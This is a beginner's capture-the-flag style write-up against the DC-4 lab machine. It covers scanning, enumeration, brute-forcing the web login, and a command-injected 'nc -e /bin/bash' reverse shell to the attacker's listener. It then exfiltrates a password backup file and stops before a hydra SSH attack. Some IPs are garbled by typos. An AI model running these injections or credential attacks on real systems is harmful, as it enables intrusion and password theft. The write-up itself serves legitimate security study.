DC - 4 Report

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Executive Summary

This report of DC – 4 machine which is hosted on virtual box , are presented in this report. The goal was to evaluate vulnerabilities under off firewall level, simulating real-world attack techniques and documenting exploitable weaknesses.

Summary of Results

Lab Environment

Target OS : DC – 4

Target App : DC - 4 machine

Attacker OS : Kali Linux

IP Address : 192.168.1.64

1. **IP Scanning:**
   - **Use the Netdiscover we get the IP of the target os .**
   - **Command : sudo arp-scan 1G2.168.1.0/24**
   - **Sudo – root permission**
   - **We get the ip of the target host 1G2.168.1.64**

```
└─$ sudo arp-scan 192.168.1.0/24
Interface: wlan0, type: EN10MB, MAC: cc:47:40:e1:9a:b3, IPv4: 192.168.1.73
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.254   78:17:35:28:5d:20       (Unknown)
192.168.1.64    08:00:27:09:03:f2       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.847 seconds (138.60 hosts/sec). 2 responded
```

2. Port scanning :
   - Use the namp for the scnning of the open ports
   - Using the Command :
     Nmap –sV –A 192.168.1.64
   - sV – for **version detection**.
   - A – Agrisive scan

It give us an 2 open ports 22 which is ssh , 80 which is http 1

It give us that which OS it is which is Linux


```
└─$ nmap -sV -A 192.168.1.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 00:53 IST
Nmap scan report for 192.168.1.64
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp open  http    nginx 1.15.10
|_http-title: System Tools
|_http-server-header: nginx/1.15.10
MAC Address: 08:00:27:09:03:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.1.64

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds
```

After I use the IP with the port 80 i get the frontpage of the site which is hosted in port 80 .

We see that it give us detail like this is site of the admin information system login portal



3. Directory Enumeration :

- Using the Tool gobuster we enumarate the directory
- Using the command :

gobuster dir -u http://192.168.1.64 -w /usr/shar/wordlists/dirb/common.txt

- Dir – define directory scanning
- -u – represent it is an url
- -w – is for giveing the wordlist for the directory scanning

Using the gobuster we get different types of directory which is present in the site

As we see in the following firgure..


```
└─$ gobuster dir -u http://192.168.1.64 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.64
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 170] [--> http://192.168.1.64/css/]
/images              (Status: 301) [Size: 170] [--> http://192.168.1.64/images/]
/index.php           (Status: 200) [Size: 506]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


We try to login using the default login like admin username and admin password

And intercept request using the burpsuite .

Using the intruder in the burpsuite we brute force the password using some command paswords


As shown in the following image ..







After different types of command password we get the correct one which is happy

As shown in the figure....





We sucsfully login using the details and we get an panel in which we have different typs of listning method and after do that we get and list of files .




We intercept the request using the burpsuite and change the radio method like

We add an mini server command which give us and acces of the web broswer of that target OS

Command :

nc -e /bin/bash 192.1681.73 5555Csubmit=Run

In this we give are system ip for listning ...




And start the listning server in are terminal and we get and connaction in the terminal

Using the following command :

Nc -nlvp 5555

This command means are system start listning on port 5555



We get an acces of the system .

We see their are 3 user in the system - charles , jim and sam

After enumerating the syatam anf chacking diferent files and directory and we get

Old-password.bak which we get in the folder /home/jim/backups

And we start python server in target system and get the access of that file in are system ..

```
www-data@dc-4:/home$ ls
ls
charles  jim  sam
www-data@dc-4:/home$ cd jim
cd jim
www-data@dc-4:/home/jim$ ls
ls
backups  mbox  test.sh
www-data@dc-4:/home/jim$ ls -la
ls -la
total 32
drwxr-xr-x 3 jim  jim  4096 Apr  7  2019 .
drwxr-xr-x 5 root root 4096 Apr  7  2019 ..
-rw-r--r-- 1 jim  jim   220 Apr  6  2019 .bash_logout
-rw-r--r-- 1 jim  jim  3526 Apr  6  2019 .bashrc
-rw-r--r-- 1 jim  jim   675 Apr  6  2019 .profile
drwxr-xr-x 2 jim  jim  4096 Apr  7  2019 backups
-rw------- 1 jim  jim   528 Apr  6  2019 mbox
-rwsrwxrwx 1 jim  jim   174 Apr  6  2019 test.sh
www-data@dc-4:/home/jim$ cd backups
cd backups
www-data@dc-4:/home/jim/backups$ ls
ls
old-passwords.bak
www-data@dc-4:/home/jim/backups$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.1.73 - - [01/Sep/2025 05:43:35] "GET /old-passwords.bak HTTP/1.1" 200 -
^C
```

Using the following command we downloade the file which is in the target system

Which is old-password.bak

Command - wget http://192.168.1.64/old-password.bak

```
└─$ wget http://192.168.1.64:8080/old-passwords.bak
--2025-09-01 01:13:35--  http://192.168.1.64:8080/old-passwords.bak
Connecting to 192.168.1.64:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2047 (2.0K) [application/x-trash]
Saving to: 'old-passwords.bak'

old-passwords.bak           100%[=======================================>]   2.00K  --.-KB/s    in 0.008s

2025-09-01 01:13:35 (248 KB/s) - 'old-passwords.bak' saved [2047/2047]
```

We create and file name which is user.txt . And add the user which name we get in the system access we added username like charles, jim and sam

Using the hydra we bruteforce the usename and password on the target syatem on port 22

Using the following command :

